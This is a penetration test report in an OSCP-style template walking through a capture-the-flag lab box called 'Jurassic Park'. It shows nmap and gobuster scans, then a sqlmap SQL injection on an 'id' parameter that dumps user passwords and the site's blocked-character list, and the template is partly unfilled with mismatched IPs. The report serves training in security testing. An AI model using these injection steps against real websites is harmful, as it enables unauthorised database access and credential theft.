Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-20

Contents

1 Jurassic Park Pentensting Report

Figure 1.1: Box

1.1 Introduction

In this room, we'll compromise a web server running via a vulnerable id parameter sql injection .

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.149.191(Jurrassic park) - SQL Injection

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.149.191

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.


3.2.1 System IP:10.10.149.191

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	**TCP**:80,22 **UDP**:

Nmap Scan Results




```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_jurassicPark]
└─# nmap -sC -sV -A -p1-5000 -T5 10.10.149.191                                                      130 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-19 19:19 EDT
Nmap scan report for 10.10.149.191
Host is up (0.075s latency).
Not shown: 4998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 48:a0:68:0b:db:e0:d0:67:db:d4:d8:ae:c5:e4:cc:68 (RSA)
|   256 13:de:50:a8:e7:7f:d9:a9:29:48:02:aa:1e:31:e5:60 (ECDSA)
|_  256 0f:b3:6d:d1:92:82:90:7f:f4:38:b7:31:95:8c:1d:0b (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Jarassic Park
Aggressive OS guesses: Linux 5.4 (96%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%
), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Android
5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT      ADDRESS
1   73.45 ms 10.11.0.1
2   72.92 ms 10.10.149.191

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.10 seconds
```

Figure 3.1: Fast Scan

– we can see that there is a webservice running on port 80 and ssh is open

HTTP




Welcome to Jarassic Park!

Tickets cost $100k per person.

To pre-book your tickets use our online shop!

Figure 3.2: HTTP




```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_jurassicPark]
└─# gobuster dir -u http://10.10.149.191  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.149.191
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/19 19:19:54 Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 315] [--> http://10.10.149.191/assets/]
/delete               (Status: 200) [Size: 65]
Progress: 17378 / 220561 (7.88%)                                              ^C
[!] Keyboard interrupt detected, terminating.
```

Figure 3.3: HTTP

– we performed a directory bruteforce on the http and nothing seemed interesting so we went to the shop.php page and we saw the id parameter on the url

– so we will try to automate this using sqlmap for potential db dumps


=> fire up burpsuite and intercept the request and pass it to sqlmap



```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_jurassicPark]
└─# cat request.txt
GET /item.php?id=3 HTTP/1.1
Host: 10.10.140.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.10.140.152/shop.php
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

Figure 3.4: HTTP


SQLMAP



```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_jurassicPark]
└─# sqlmap -r request.txt --dbms=mysql --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.6#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 08:22:02 /2022-07-20/

[08:22:02] [INFO] parsing HTTP request from 'request.txt'
[08:22:04] [INFO] testing connection to the target URL
[08:22:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:22:04] [INFO] testing if the target URL content is stable
[08:22:05] [INFO] target URL content is stable
[08:22:05] [INFO] testing if GET parameter 'id' is dynamic
[08:22:05] [INFO] GET parameter 'id' appears to be dynamic
[08:22:05] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[08:22:05] [INFO] testing for SQL injection on GET parameter 'id'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) valu
es? [Y/n] Y
[08:22:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:22:24] [WARNING] reflective value(s) found and filtering out
[08:22:24] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (wi
th --string="27")
[08:22:24] [INFO] testing 'Generic inline queries'
[08:22:24] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNE
D)'
[08:22:25] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[08:22:25] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[08:22:25] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[08:22:25] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[08:22:25] [INFO] GET parameter 'id' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (
GTID_SUBSET)' injectable
[08:22:25] [INFO] testing 'MySQL inline queries'
[08:22:25] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[08:22:25] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)
[08:22:27] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[08:22:27] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[08:22:27] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[08:22:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[08:22:28] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
```


Figure 3.5: sqlmap

– we found users table as well as park table



```
[08:24:03] [INFO] fetching current database
[08:24:03] [INFO] retrieved: 'park'
[08:24:03] [INFO] fetching tables for database: 'park'
[08:24:03] [INFO] retrieved: 'items'
[08:24:04] [INFO] retrieved: 'users'
[08:24:04] [INFO] fetching columns for table 'users' in database 'park'
[08:24:04] [INFO] retrieved: 'id'
[08:24:04] [INFO] retrieved: 'int(11) unsigned'
[08:24:04] [INFO] retrieved: 'username'
[08:24:04] [INFO] retrieved: 'varchar(11)'
[08:24:04] [INFO] retrieved: 'password'
[08:24:04] [INFO] retrieved: 'varchar(11)'
[08:24:04] [INFO] fetching entries for table 'users' in database 'park'
[08:24:04] [INFO] retrieved: '1'
[08:24:05] [INFO] retrieved: 'D0nt3ATM3'
[08:24:05] [INFO] retrieved: '2'
[08:24:05] [INFO] retrieved: 'ih8dinos'
Database: park
Table: users
[2 entries]
+----+-----------+----------+
| id | password  | username |
+----+-----------+----------+
| 1  | D0nt3ATM3 |          |
| 2  | ih8dinos  |          |
+----+-----------+----------+
```

Figure 3.6: HTTP




```
Database: park
Table: items
[5 entries]
+-----+------+--------+-------------+-----------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------+
| id  | sold | price  | package     | information
                                                                                     |
+-----+------+--------+-------------+-----------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------+
| 1   | 4    | 500000 | Gold        | Childen under 5 can attend free of charge and will be eaten for free. This pac
kage includes a dinosaur lunch, tour around the park AND a FREE dinosaur egg from a dino of your choice! |
| 2   | 11   | 250000 | Bronse      | Children under 5 can attend free of charge and eat free. This package includes
 a tour around the park and a dinosaur lunch! Try different dino's and rate the best tasting one!      |
| 3   | 27   | 100000 | Basic       | Children under 5 can attend for free and eat free. This package will include a
 basic tour around the park in the brand new automated cars!                                          |
| 5   | 0    | 0      | Development | Dennis, why have you blocked these characters: ' # DROP - username @ ---- Is t
his our WAF now?                                                                                      |
